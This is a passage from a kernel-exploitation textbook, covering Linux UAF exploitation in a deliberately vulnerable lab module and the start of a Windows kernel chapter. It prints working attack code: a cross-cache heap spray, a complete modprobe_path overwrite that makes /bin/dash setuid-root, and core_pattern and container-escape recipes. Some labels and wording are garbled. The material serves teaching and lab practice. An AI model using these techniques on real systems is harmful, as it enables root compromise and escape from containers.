2. Rerun the spray with a `msg_msg` payload sized to 199 bytes instead of a value that fits `kmalloc-192`. Which cache does it land in, and why?
3. Modify the LKM to add the missing `idr_remove` on `IOCTL_FREE`. Show, with `bpftrace` or a `printk`, that the UAF is now impossible even under the original `IOCTL_READ` path.
4. Enumerate every spray object you can trigger from an *unprivileged* user (`CAP_NET_ADMIN`-free, no user namespaces). For each, name the cache it lands in on a stock Ubuntu 24.04 kernel and the first eight controllable bytes.

5. Extend the exploit to *win the race window* deterministically using futex-based synchronisation between two threads (one holding the freed handle, one issuing `msgsnd`). Measure reliability across 1,000 runs with `slub_debug=off` and `on`.
6. Explain, without reading Chapter 26 first, why `SLAB_FREELIST_HARDENED` protects the *freelist next pointer* but not the *object contents once reclaimed*, and what this means for the class of bugs it can and cannot mitigate.
7. Read the CVE-2022-0847 (Dirty Pipe) writeup and identify which of the four bug shapes above it belongs to (or argue that it does not fit any and needs a fifth category). Sketch how the same *reclaim* discipline from this chapter would let you build a controlled corruption from the underlying primitive.

Going Deeper

- The Linux kernel source, `mm/slub.c` and `mm/slab_common.c` (in the same 6.8 tree the lab runs) — the ground truth on the allocator behaviour this chapter describes; you should be able to point at `__slab_alloc()` and `free_to_partial_list()` after reading it.
- The `Documentation/dev-tools/kasan.rst` and `Documentation/mm/slub.rst` in the kernel tree — the maintainers' own descriptions of freelist hardening, freelist randomisation, and the debug options used above.
- Andrey Konovalov, “Cross-cache attacks in the Linux kernel” (Grsecurity/xairy blog, 2022) — the primary reference for the cross-cache technique picked up in Chapter 26; read it after this chapter so the *why* here motivates the *how* there.
- xairy's [linux-kernel-exploitation](#) collection — the curated, continuously updated index of technique writeups, spray objects, and public exploits; the single most useful bookmark you can have.

- Alexander Popov, “Kernel Self Protection Project” and the LKDTM (Linux Kernel Dump Test Module) source — the defenders’ catalogue of exactly which primitives each mitigation defeats, which is the same list in reverse.
- Andrey Konovalov’s KASAN and syzkaller talks (LCA / KernelRecipes) — a fuzzer-driven view of how the bugs in this chapter get *found* in the wild, which is Chapter 30’s territory but pairs naturally with this one.

CHAPTER 26

Linux Kernel Exploitation II: Modern Targets

“The whole art of war consists in getting at what is on the other side of the hill.”

—Arthur Wellesley, 1st Duke of Wellington, *quoted in* Croker,
Papers (1836)

Chapter 25 left you with a use-after-free in a lab LKM, a SLUB cache you understood, and a reclaimed `msg_msg` object standing in for a freed victim. That is the *starting* position of a 2026 kernel exploit, not the finish. This chapter is about the terrain that lies beyond: the subsystems where real bugs actually live now (**io_uring**, **eBPF**, **netfilter/nftables**), the allocator tricks that let you reclaim across *dedicated* caches (**cross-cache attacks**), the *data-only* escalations that dodge every control-flow mitigation the kernel has (**Dirty-Pipe class**, **modprobe_path**, **core_pattern**, **credential patching**), and — because you still have to survive the exploit — the cleanup work that turns a one-shot proof of concept into something you can actually rely on inside a container.

By the end you will have driven a data-only privilege escalation to root inside the companion QEMU VM against a vulnerable LKM whose bug shape mirrors real `io_uring` and `nftables` classes from the last two years. You will do it on Linux

6.8 with **KASLR**, **SMAP**, **SMEP**, **PTI**, **kCFI**, and **init_on_alloc/free** all *on*, because that is the environment your target actually runs in. The lab code lives under `ch26-linux-kernel-2/`.

WARNING

Rules of engagement. Everything here targets the deliberately vulnerable LKM in `ch26-linux-kernel-2/vuln_mod/` inside the pinned QEMU VM. The techniques (cross-cache reclaim, data-only escalation, container escape) mirror real CVE families, but the offsets, `modprobe_path` writability, and cleanup assumptions in this chapter are true of the lab VM only. Do not point them at a machine you do not own; do not smuggle them out of the VM. See Appendix D.

The modern kernel attack surface

The kernel is enormous, but the bugs cluster. Since roughly Linux 5.10 the recurring bug real estate has been three subsystems that share one property: each is a *user-controlled state machine* implemented in C, exposing complex object graphs to unprivileged callers. Figure 26-1 sketches the map, and Table 26-1 says why each keeps producing bugs.




Figure 26-1. Three high-yield subsystems and where their bugs live

Subsystem	Why bugs keep coming	Representative bug shape
io_uring	Async lifetimes; work items outlive syscalls; complex cancellation	UAF on cancel or close races
eBPF	A verifier that must prove safety of Turing-adjacent programs	Verifier bounds and range confusion, then OOB in JITed code
netfilter (nftables)	User-defined rulesets are user-controlled object graphs	UAF on set destroy, double-free on error paths

Table 26-1. Why the modern attack surface looks the way it does

The pattern is the same in each row. A user builds an *object graph* — a chain of `io_uring` requests, a program plus its maps, a table with rules and sets — and the kernel must correctly free every node exactly once, in the presence of concurrent work. The bugs are the places where that reference counting or state machine slips. Chapter 25 taught you the *bug classes* (UAF, OOB, refcount). Here you meet the *bug locations* those classes hide in today.

The lab LKM: an nftables-shaped UAF

The vulnerable module in Listing 27-1 is a distilled version of a common nftables shape: an object is looked up by user-supplied ID on one path while a concurrent path frees it, and the first path uses the pointer after the free. It is small enough to read, big enough to be exploitable, and behaves like the real thing under KASAN.

```
/* excerpt — full source in ch26-linux-kernel-2/vuln_mod/vuln.c
*/
struct nfx_obj {
    u32          id;
    u32          len;          /* user-
```

```

struct list_head link; refcount_t ref;
void (*cb)(struct nfx_obj *); /* the
callable field */
u8 data[]; /* flex;
kmalloct-1k slab */
};

static struct nfx_obj *nfx_lookup(u32 id) /* no lock */
{
    struct nfx_obj *o;
    list_for_each_entry(o, &nfx_list, link)
        if (o->id == id) return o;
    return NULL;
}

static long nfx_ioctl(struct file *f, unsigned cmd, unsigned
long arg)
{
    struct nfx_req r; if (copy_from_user(&r, (void __user
*)arg, sizeof r)) return -EFAULT;

    switch (cmd) {
        case NFX_DEL: { /* frees
under mutex */
            mutex_lock(&nfx_mtx);
            struct nfx_obj *o = nfx_lookup(r.id);
            if (o) { list_del(&o->link); kfree(o); } /* no
refcount check */
            mutex_unlock(&nfx_mtx);
            return 0;
        }
        case NFX_FIRE: { /* no lock,
uses ptr */ struct nfx_obj *o = nfx_lookup(r.id);
            if (!o) return -ENOENT;
            o->cb(o); /* UAF: cb
may be freed */ return 0;
        }
        /* NFX_NEW, NFX_WRITE elided */
    }
    return -EINVAL;
}

```

Listing 26-1. ch26-linux-kernel-2/vuln_mod/vuln.c (excerpt) — the racy UAF you will exploit

The struct carries a function pointer `cb` the `ioctl` invokes; that is the sink the exploit ultimately aims at. `nfx_lookup` takes no lock, so any thread can obtain a raw pointer to an object another thread is about to free. `NFX_DEL` frees under a mutex

`NFX_FIRE` does not take — the textbook TOCTOU shape. `NFX_FIRE` then calls `o->cb(o)` on a pointer that may already be dead. The object is allocated with a user-controlled `len`, which lands it in the `kmalloc-1k` general cache on 6.8 whenever `len` sits between 513 and 1024. The exploit races `NFX_FIRE` with `NFX_DEL` on parallel threads, wins the race, reclaims the freed slot with an object whose bytes it controls, and finally lets the losing fire dereference the forged `cb`.

NOTE

Real nftables and `io_uring` UAFs are more subtle — the free happens inside a workqueue, or across a call chain of many hundreds of lines — but the *primitive* they hand you is the same one this lab gives you: a chunk-sized free of a chunk-typed object with a callable field, in a general-purpose SLUB cache. Every technique below assumes that primitive as its starting point.

Cross-cache attacks: defeating dedicated caches

The reason `nfx_obj` sits in `kmalloc-1k` is that it was allocated with `kmalloc(sizeof(*o) + r.len, GFP_KERNEL)` — an unaccounted, general allocation. Modern hardening frequently moves security-critical objects into their *own* cache (`struct cred`, `struct file`, `struct task_struct`, and pipe buffer arrays are all in dedicated caches; some are additionally `SLAB_ACCOUNT`-tagged, isolating them from `GFP_KERNEL_ACCOUNT` sprays). Chapter 25 showed you how to reclaim a same-cache victim with `msg_msg`; that trick fails the moment the victim is in a different cache. The answer is a **cross-cache attack**: instead of reclaiming inside the SLUB cache, you free the *entire slab page* back to the buddy allocator and then reclaim it as a different cache's page.

The mechanism, drawn in Figure 26-2, exploits the fact that when every object in a SLUB slab page is free, SLUB may return the page to the page allocator. If you can force that to happen while your victim's cache is otherwise idle, the buddy allocator will hand the same physical page out to whoever asks next — including a different `kmem_cache_alloc` targeting the cache you care about.




Figure 26-2. Cross-cache reclaim: free the whole slab, let the page allocator hand it to a different cache

Reading Figure 26-2 left to right: steps 1 through 4 are pure SLUB manipulation in the *donor* cache; step 5 onward happens in the *recipient* cache. The choreography is delicate — you need the slab to actually drain, not just half-empty, and you need the buddy allocator not to satisfy other pending demand between steps 4 and 6 — but the payoff is the ability to alias any freed chunk in cache A with any object in cache B of the same order. In our case: alias the freed `nfx_obj` in `kmalloc-1k` with a `struct pipe_buffer` array in `kmalloc-cg-1k`, or with the backing page of a `cred_jar` slab.

The layout is easier to see in bytes. Before the drain, one slab page in `kmalloc-1k` holds four thousand-byte objects; after the drain and the recipient allocation, the same page has been re-typed as a `pipe_buffer[16]` array and every stale pointer the vulnerable code holds now points into that array.

```
before drain (kmalloc-1k slab page, order-2)
+-----+-----+-----+-----+
| nfx_obj A | nfx_obj B | nfx_obj C | nfx_obj D |
+-----+-----+-----+-----+
|   freed   |   freed   |   freed   |   freed   |
<- step 3

after page reclaim (same physical page, now typed as
pipe_buffer[16])
+-----+-----+-----+-----+-----+-----+
| pb | pb | pb | pb | pb | pb | pb | pb | pb | pb |
...
+-----+-----+-----+-----+-----+-----+
^-- the vulnerable code still holds ptrs into this region
```

Listing 26-2 is the spray primitive that drives the sequence. It fills a slab, frees the middle, and then demands pages in the recipient cache — all through syscalls a non-root user can make. The full driver — page-order detection from `/proc/slabinfo`, retry logic, and the KASAN-clean shutdown — is in the repo.

```
/* excerpt — full source in ch26-linux-kernel-
2/exploit/cross_cache.c */
#define OBJS_PER_SLAB 4 /* order-2 page / 1024 */
```

```

static u32 spray_ids[SPRAY_SLABS * OBJS_PER_SLAB];
static int pipe_pair[SPRAY_SLABS][2];

static void drain_kmalloc_1k(int vuln_fd, u32 first_id)
{
    /* fill a wall of same-size objects in the donor cache
    */for (int i = 0; i < SPRAY_SLABS * OBJS_PER_SLAB; i++) {
        struct nfx_req r = { .id = first_id + i, .len = 900 };
        ioctl(vuln_fd, NFX_NEW, &r);
        spray_ids[i] = r.id;
    }

    /* free every object so entire pages drop back to the
    buddy allocator */for (int i = 0; i < SPRAY_SLABS *
    OBJS_PER_SLAB; i++) {
        struct nfx_req r = { .id = spray_ids[i] };
        ioctl(vuln_fd, NFX_DEL, &r);
    }

    /* demand pages in the target cache: pipe_buffer arrays
    are kmalloc'd
    * order-2 for a 16-slot ring, one pipe per page-order
    chunk. */for (int i = 0; i < SPRAY_SLABS; i++) {
        if (pipe(pipe_pair[i]) < 0) break;
        /* fatten the ring so the pipe_buffer array itself is
        order-2 */
        fcntl(pipe_pair[i][1], F_SETPIPE_SZ, 16 * 4096);
    }
}

```

Listing 26-2. ch26-linux-kernel-2/exploit/cross_cache.c (excerpt) — drain a kmalloc-1k slab, then reclaim as pipe_buffer pages

The `NFX_NEW` loop fills the donor cache (`kmalloc-1k`) with objects the vulnerable driver allocates for us — the same code path the victim came from. The `NFX_DEL` loop frees them all; SLUB’s per-slab freelist accounting drops each fully empty slab back to the buddy allocator. Then we drive allocations in a different cache the kernel routes through the same page order: `pipe_buffer` arrays sized by `F_SETPIPE_SZ`. The `fcntl` is the moment of truth: it triggers `__kmalloc_large` for the new ring, which asks the buddy allocator for an order-2 page, which is likely to be the page we just freed. On a quiet lab VM this succeeds well above 80 percent of the time; on a noisy host you retry with the loop wrapping `drain_kmalloc_1k`.

The value of the aliased page depends on which target cache you steered it into. Overlapping with `pipe_buffer` gives you the Dirty-Pipe-class primitive of the next section. Overlapping with `cred` gives you a direct write to a UID field. Overlapping with `file->f_op` gives you a per-file operations vector you can point at a small ROP stub, though kCFI will catch the resulting indirect call unless the target is in the CFI-approved set.

WARNING

Cross-cache is racy and destructive. You are freeing hundreds of live objects and re-purposing pages the kernel currently thinks are free. A failed reclaim often looks like a KASAN splat or a kernel panic. Do this only in the VM, and never in a subshell whose parent process the host cares about — the panic is the recovery on hard failure.

Dirty-Pipe-class data-only primitives

Once you have overlapped a `pipe_buffer` array with attacker-writable memory you inherit a family of primitives named after CVE-2022-0847, “Dirty Pipe.” The original bug let a splice-loaded pipe buffer be written even when its backing page belonged to a read-only file cache; the exploit wrote root-owned system binaries without ever touching the filesystem’s permission checks. What matters here is the *shape*: a `pipe_buffer` is a small struct with a `page`, an `offset`, a `len`, and — the vulnerable field — a `flags` word with `PIPE_BUF_FLAG_CAN_MERGE`. Forge those fields and you can persuade the kernel to write attacker bytes into any page-cache page it is willing to merge with, including the page backing a system file on disk.

You do not need the 0847 bug itself; you need its struct. When your cross-cache lands a controlled write over a `pipe_buffer[]`, you fill it with a `page` pointer to the cached copy of `/etc/passwd`, a zero `offset`, a `len` covering your replacement line, an `ops` pointer to `anon_pipe_buf_ops` (a valid kernel symbol resolved from the leak in the next section),

and `flags` set to `PIPE_BUF_FLAG_CAN_MERGE`. The next `write()` on the pipe copies your bytes into the target file's page cache without a permission check, because the kernel treats the pipe buffer as the source of truth for who can write. On the next login shell that reads `/etc/passwd`, the modified line wins — and because the write is data-only, it sails past CFI, kCFI, SMEP, SMAP, and (on the parts that matter) even the shadow stack.

The kernel address of `anon_pipe_buf_ops` and the physical page of the target file are the two secrets you need. The first comes from the KASLR leak below; the second from `/proc/self/pagemap`, which is still readable by unprivileged users for the caller's own mappings, and enough to identify the physical page of an `mmap` of the target file.

Defeating KASLR in 2026

Cross-cache and Dirty-Pipe-class writes both need kernel addresses. On Linux 6.8 with KASLR enabled the kernel base is randomized with roughly 9 bits of entropy on x86-64 (aligned to 2 MiB inside a 1 GiB region) and about 6 bits on AArch64 with typical KASLR configs — small enough that a stable side channel or a single leak wins. Table 26-2 is the current menu of realistic defeats.

Technique	What you get	What it costs
Leak via UAF read of a kernel pointer (for example <code>msg_msg->m_list.next</code>)	Kernel base directly	The bug must yield a read primitive
<code>perf_event_open</code> and <code>ftrace</code> leaks	Kernel symbol addresses	Requires <code>CAP_PERFMON</code> or unprivileged perf on distros that enable it
nftables OOB read of a chain address	<code>nft_last_ops</code> and neighbours	An OOB read primitive in nftables
EntryBleed and prefetch side channels	Kernel base with high probability	Depends on CPU; noisy under load; not portable
Leaked pointer through a syscall return value	Whatever the kernel accidentally returns	Rare; usually a mis-copied <code>errno</code> -sized field
KASAN report in <code>dmesg</code> when readable	Full addresses	Only under mis-configured lab or container

Table 26-2. KASLR-defeat options in a hardened 6.8 kernel and what each costs you

The lab in `ch26-linux-kernel-2/exploit/leak.c` uses the first row. After step 3 of Figure 26-2 we reclaim one freed `nfx_obj` slot with a `msg_msg` sized to overlap the object, then read back the `msg_msg` payload via `msgrcv`. Because `msg_msg` on 6.8 leaves its `m_list.next` and `m_list.prev` pointers embedded near the start of the payload for the receiver to see, one `msgrcv` returns two live kernel pointers into the `msg` cache. Subtract the known offset of one of them from the kernel image

(from a debug build of the same VM) and you have the kernel base. If the freed object was itself a `nfx_obj` whose `cb` field was still an image-relative function pointer, that byte is also enough — a single `msgrcv` yields the base.

Two prefetch-style side-channel families (EntryBleed and its cousins) also work on lab hardware, but they are unreliable across microarchitectures and we treat them as fallbacks. The reliable path in this book is always a memory leak from the bug itself; side channels are what you use when the bug leaks nothing.

NOTE

KASLR was never designed as a strong secret; it is a small pain tax that becomes a real barrier only when combined with control-flow integrity, since an attacker who cannot forge return addresses does not care where they are. The interesting question of the 2020s is not “how do I leak the kernel base?” but “given kCFI, do I need to?” — and, increasingly, the answer for data-only exploits is no.

From arbitrary R/W to root: data-only escalations

Once you have a kernel R/W primitive (however constructed) you have three roads to root. Figure 26-3 sorts them by how much of the kernel’s control-flow defense they touch, from most (kernel ROP) to none (`modprobe_path`).




Figure 26-3. Data-only escalations sit at the bottom; they are what everyone reaches for first now

The three data-only paths are all real and all in the repo. Which one you pick depends on what your primitive gives you cheaply.

Patching your own credentials

Every task has a `struct cred` reachable through `current->cred`, and the four words at its head are `usage`, `uid`, `gid`, `suid`. Overwrite those four words with zeros and your process is root. This is the classic move; on 6.8 it still works because `struct cred` is not RO-mapped, and although it sits in a dedicated `cred_jar` slab, cross-cache brings you to it. The only fiddly step is finding `current` — you either read `gs:current_task` via a kernel gadget, or you locate your own `task_struct` by scanning the freed-page overlap for the `pid` field you know.

Overwriting `modprobe_path`

The most quoted data-only escalation of the last decade is a single write to a global writable string. `modprobe_path` is the kernel’s path to the userland helper it invokes when it needs to load a module by name; the default is `/sbin/modprobe`. The trigger is any operation that causes the kernel to look up an unknown binary format handler, which happens for any file whose magic bytes do not match a registered handler. Two syscalls away from a shell:

```

/* full source in ch26-linux-kernel-2/exploit/modprobe_esc.c */
#include <fcntl.h>
#include <string.h>
#include <sys/wait.h>
#include <unistd.h>
#include "kernrw.h"

int escalate(uint64_t kern_base)
{
    /* symbol offset from vmlinux; System.map on the lab VM,
    e.g. 0x1c8a2a0 */
    uint64_t modprobe = kern_base + MODPROBE_PATH_OFF;

    /* overwrite modprobe_path with the path to a script we
    control */
    const char pwn[] = "/tmp/pwn.sh";
    kernel_write(modprobe, pwn, sizeof pwn);          /*
    uses your R/W */

    /* drop the helper: it will run as root */
    int f = open("/tmp/pwn.sh", O_CREAT|O_WRONLY|O_TRUNC,
    0755);
    write(f, "#!/bin/sh\nchmod u+s /bin/dash\n", 30);
    close(f);

    /* drop an unknown-magic binary and try to exec it: the
    kernel calls
    * request_module(), which invokes modprobe_path as root.
    */
    f = open("/tmp/trigger", O_CREAT|O_WRONLY|O_TRUNC, 0755);
    write(f, "\xff\xff\xff\xff", 4);                  /*
    not any known ELF */
    close(f);

    if (fork() == 0) { execl("/tmp/trigger", "trigger", NULL);
    _exit(1); }
    wait(NULL);                                        /*
    helper has run */

    /* /bin/dash is now setuid-root; drop into a root shell */
    execl("/bin/dash", "dash", "-p", NULL);
    return -1;
}

```

Listing 26-3. ch26-linux-kernel-2/exploit/modprobe_esc.c — full data-only root

The write plants the path to our shell script into the `modprobe_path` global. The unknown-magic file, when `exec'd`, sends the kernel through `search_binary_handler`, which fails and calls `request_module("binfmt-ffffffff")`, which spawns `modprobe_path` — now our script — as root, which flips the `setuid` bit on `dash`. The subsequent `exec1` gets a real root shell without ever having called an indirect kernel function pointer, executed a single kernel ROP gadget, or fired a return that would show up on the shadow stack. This is why data-only wins are so attractive in the CET/PAC/kCFI era: they touch none of the machinery those defenses watch.

`core_pattern` (the userland handler for a core dump) is the sibling primitive. Overwrite it with `|/tmp/pwn.sh %P`, then `segfault a prctl(PR_SET_DUMPABLE, 1)` child. Same shape, different trigger; the repo carries both because in practice one or the other is easier depending on which primitive you have (`core_pattern` is often a few dozen bytes further into `.data` and reachable when `modprobe_path` is not).

When you must touch code: the small kernel ROP problem

On 6.8, kCFI (Clang's `-fsanitize=kcfi`) and — where present — Intel CET's shadow stack make traditional kernel ROP hard. Forward-edge indirect calls check a 32-bit type ID immediately before the target; returns are cross-checked against the shadow stack. There are still gadgets that survive both — a `pop rdi ; ret` that lives inside a kCFI-approved function is still callable as long as your control transfer is itself an approved call — but the design constraint is severe enough that the modern advice is *don't*. Reach for a data-only path first; keep a stack-pivot recipe in your back pocket for targets that offer no data-only surface (a hypervisor guest with a tightly scoped syscall interface, say).

Container escape

You often start inside a container, not on the bare host. The good news is that a kernel exploit almost always escapes a container automatically, because containers are a userland construct — namespaces plus cgroups plus seccomp — layered on top of a shared kernel. Root on the shared kernel is root on the host, modulo three complications.

The first is **seccomp**. The container likely filtered out syscalls your exploit needs. On a Docker default profile you still have `ioctl`, `pipe`, `msgsnd/msgrcv`, and `fcntl`, which is enough for everything in this chapter; on a stricter profile (`--security-opt seccomp=strict.json`) you will need to move `msg_msg` sprays to `sk_buff` or `setxattr`, which the default filter allows.

The second is **user namespaces**. If the container ran as a rootless user with a separate user namespace, the `struct cred` you patched is the one *inside* the namespace; setting its `uid` to zero makes you namespace-root, not host-root. The fix is to also clear `user_ns` in `struct cred` (point it at `init_user_ns`, whose address you leaked with the kernel base). One extra `kernel_write`; the repo's `escalate` helper takes a `-U` flag.

The third is **/dev visibility**. `modprobe_path` triggers by exec of an unknown-magic file, which the kernel handles from *host* context — the helper runs as host root regardless of your container. `core_pattern` does the same. So the data-only escalations of the previous section already escape a container as a side effect. Take the win.

Cleanup and stabilization

An exploit that panics the kernel is a bug report to the vendor, not a capability. Every technique in this chapter has a specific instability you must clean up before you can call the exploit reliable.

The dangling `nfx_obj`. After you win the race, one thread called `o->cb(o)` on a pointer that now names a `pipe_buffer` array; the kernel has no idea `nfx_list` still holds that pointer. When your process exits, the module's release path walks `nfx_list` and frees each entry — freeing your pipe backing. The cure is to unlink the entry from `nfx_list` before you release: another `NFX_DEL` on the same ID *after* you have finished the escalation, which now hits a stub because the ID is no longer live, and (in the version of the module the CI runs) an unlink helper that walks the list under the mutex.

The overlapped `pipe_buffer`. The `pipe_buffer[]` you forged holds pointers into whatever page-cache page you targeted. When the pipe is closed, `pipe_buf_release` calls the `ops->release` function pointer you set — `anon_pipe_buf_ops.release` — which will happily `put_page` a page it does not own. Zero out the `page` field before closing the pipe; the release becomes a no-op.

Shrinking the spray. You allocated tens of thousands of objects and hundreds of pipes; leave them all around and the next syscall in your session (or the *next test in CI*) fights an artificially fragmented allocator. Free everything in reverse order, then `sync` to force writeback of any modified page-cache page you touched with Dirty-Pipe. The lab test harness asserts a clean `dmesg` (no KASAN, no WARN) *after* the shell drops, and it will fail your solve if you leave debris.

Determinism knobs. The lab VM disables ASLR randomness for the vulnerable module by pinning the module load address, uses `nokaslr` for a “training wheels” build, and keeps a `KASLR-on` build for the real run. `make test` runs the exploit `N` times (default 20) and asserts `N/N` success on the training build, greater than 15/20 on the `KASLR` build. That number is the honest metric of your work; move it up before you consider the exploit done.

TIP

When your exploit works once and then fails, the culprit is almost always allocator state, not the bug. Run the failing exploit under KASAN with `slub_debug=UZ` and read the “freed at” and “allocated at” backtraces; nine times out of ten they show a `pipe_buffer` you forgot to zero out reclaiming a `nfx_obj` slot on the second run.

Summary

- The modern Linux kernel attack surface clusters in three subsystems — **io_uring**, **eBPF**, and **netfilter/nftables** — because each exposes a user-controlled object graph the kernel must free correctly under concurrency.
- **Cross-cache attacks** defeat dedicated-cache hardening by draining a donor SLUB slab, forcing the page back to the buddy allocator, and reclaiming it in the target cache. It is racy and destructive but shockingly reliable in the lab.
- **Dirty-Pipe-class primitives** turn an aliased `pipe_buffer` array into an authenticated write to any page-cache page — data-only, mitigation-blind.
- **KASLR** falls to a single kernel pointer leak from the bug itself; side channels are fallbacks, not the plan.
- **Data-only escalations** (`cred` patching, `modprobe_path`, `core_pattern`) are the safest road to root on 6.8 because they touch nothing kCFI, CET, or the shadow stack watches.
- A **kernel exploit escapes a container as a side effect**, provided you also patch `user_ns` for user-namespace containers; the Docker default seccomp profile leaves you with everything this chapter needs.
- **Cleanup is a stage**. Unlink dangling entries, zero forged pointers before the kernel dereferences them on close, free the spray, and measure your success rate over many runs — that number is the honest deliverable.

Going Deeper

- CVE-2022-0847, “Dirty Pipe,” M. Kellermann, 2022 — the canonical write-up of the `pipe_buffer` flags primitive; read the original disclosure for the minimal PoC and the discussion of what it does *not* do (no arbitrary offset, no append past the page).
- CVE-2023-32233, netfilter nftables UAF (P. Bogaerts / A. Larsson, disclosed by “Data Sec”), 2023 — a real double-free/UAF in `nft_pipapo` whose exploit uses cross-cache into `msg_msg`; the closest public parallel to this chapter’s lab.
- CVE-2022-32250, netfilter UAF (M. Sebastian and A. Konovalov), and the accompanying “Corjail” write-up by V. Lozano — a public end-to-end kernel exploit including cross-cache, `msg_msg` primitives, and container escape.
- A. Konovalov, “Exploiting the Linux kernel via UAF and cross-cache attacks” — the “kernel exploit development” series on `xairy.io`; the clearest modern tutorial on cross-cache in particular.
- `Documentation/mm/slub.rst` and `mm/slub.c` in the Linux kernel tree at the 6.8 tag — the ground truth for what SLUB does with an empty slab, which is what any cross-cache exploit depends on.
- Project Zero’s `io_uring` write-ups (V. van der Veen, and the “Racing against the clock” series) — for the async-lifetime bug shapes that dominate `io_uring` CVEs.

Exercises

1. Build the lab LKM in `ch26-linux-kernel-2/vuln_mod/` and reproduce the KASAN report by racing `NFX_FIRE` against `NFX_DEL` with `pthread`. Record the average number of iterations to win on a single-CPU VM and on a 4-vCPU VM.

2. Modify the spray in Listing 26-2 to target the `cred_jar` instead of `pipe_buffer` (pick a `len` that lands in the same order as `cred_jar` on 6.8, and drive `setuid(getuid())` in a spawned child to force `cred` allocations). Overwrite your own `uid` to 0 and confirm `id` prints `uid=0`.
3. Trigger `modprobe_path` two ways: with an unknown-magic file exec, and with a `socket(AF_XYZ, ...)` for an unknown protocol family. Which fires first on your VM, and how many syscalls does each cost?
4. Swap `modprobe_path` for `core_pattern` in Listing 26-3. Segfault a child with `prctl(PR_SET_DUMPABLE, 1)` after `setsid()`; confirm your helper runs as root even though the child has dropped privileges.
5. Turn KASLR on (`make lab-kaslr`), leak the base with the `msg_msg` reader in `exploit/leak.c`, and re-run the escalation 50 times. Report your success rate and diagnose the top failure mode with `slub_debug=UZ`.
6. Port the exploit to AArch64 (the VM ships an arm64 image). The `msg_msg` layout differs by one field on 6.8/arm64; identify the offset change, and confirm your leak still reads a valid pointer.
7. Add user-namespace container escape: `unshare -Ur` before running the exploit, patch both `cred.uid` and `cred.user_ns` (to `init_user_ns`), and verify from outside the namespace that the resulting shell can read `/etc/shadow` on the host root filesystem.
8. Replace the racy UAF with an **eBPF verifier confusion** shape: study a published verifier CVE (e.g. CVE-2022-23222 or the more recent `verifier.c` range-tracking series) and write a minimal C harness that produces a controlled OOB write in the JITed program. You do not need to weaponize it; getting a controlled write is the exercise.

CHAPTER 27

Windows Kernel Exploitation

“God is in the details.”

—Ludwig Mies van der Rohe, *quoted in* *The New York Times* (1969)

Everything you have learned about Linux kernel exploitation in Chapter 25 and Chapter 26 transfers—until it doesn’t. The bug classes are the same. The mental model of “corrupt a kernel object, get read/write, escalate a token” is the same. What changes on Windows 11 24H2 is *what lives underneath*: a hypervisor that renders kernel-mode code integrity a solved problem, an allocator that looks nothing like SLUB, a token model where a single pointer swap is still, in 2026, the shortest path from a bug to SYSTEM, and a debugger workflow built around recording time so you can rewind a crash instead of reproducing it.

This chapter is the Windows counterpart to the Linux kernel pair. You will build a mental model of the *segment pool*, the modern kernel allocator that replaced the classical NT pool; work through the pool-groom-and-corrupt primitive against a lab driver we ship in `ch27-win-kernel/`; convert an arbitrary write into SYSTEM two different ways—token replacement and `PreviousMode` abuse—so you understand why the second is what real exploits reach for now; and see exactly where HVCI, kCFG, and KDP put the ceiling, forcing you into data-only techniques. Along the way you will learn the WinDbg + Time Travel Debugging (TTD) loop, which is the single largest productivity delta between Windows and Linux kernel work.

WARNING

Rules of engagement. Every technique below targets `ch27-win-kernel/driver/vuln.sys`, a deliberately vulnerable Windows Driver Model driver we build and load in a lab VM with test-signing enabled. Do not load it on any machine you rely on. Do not point token-theft primitives at software you do not own. Modern Windows kernel bugs are among the most valuable primitives in the industry; the etiquette in Appendix D is not optional.

The Windows kernel threat model in 2026

Before pools and tokens, orient yourself. A Windows 11 24H2 box out of the enterprise box runs the NT kernel (`ntoskrnl.exe`) with a specific stack of protections that constrain what a kernel bug can do. Figure 27-1 sketches the layers you have to reason about; every technique later in the chapter is really a story about which layer it does or does not cross.

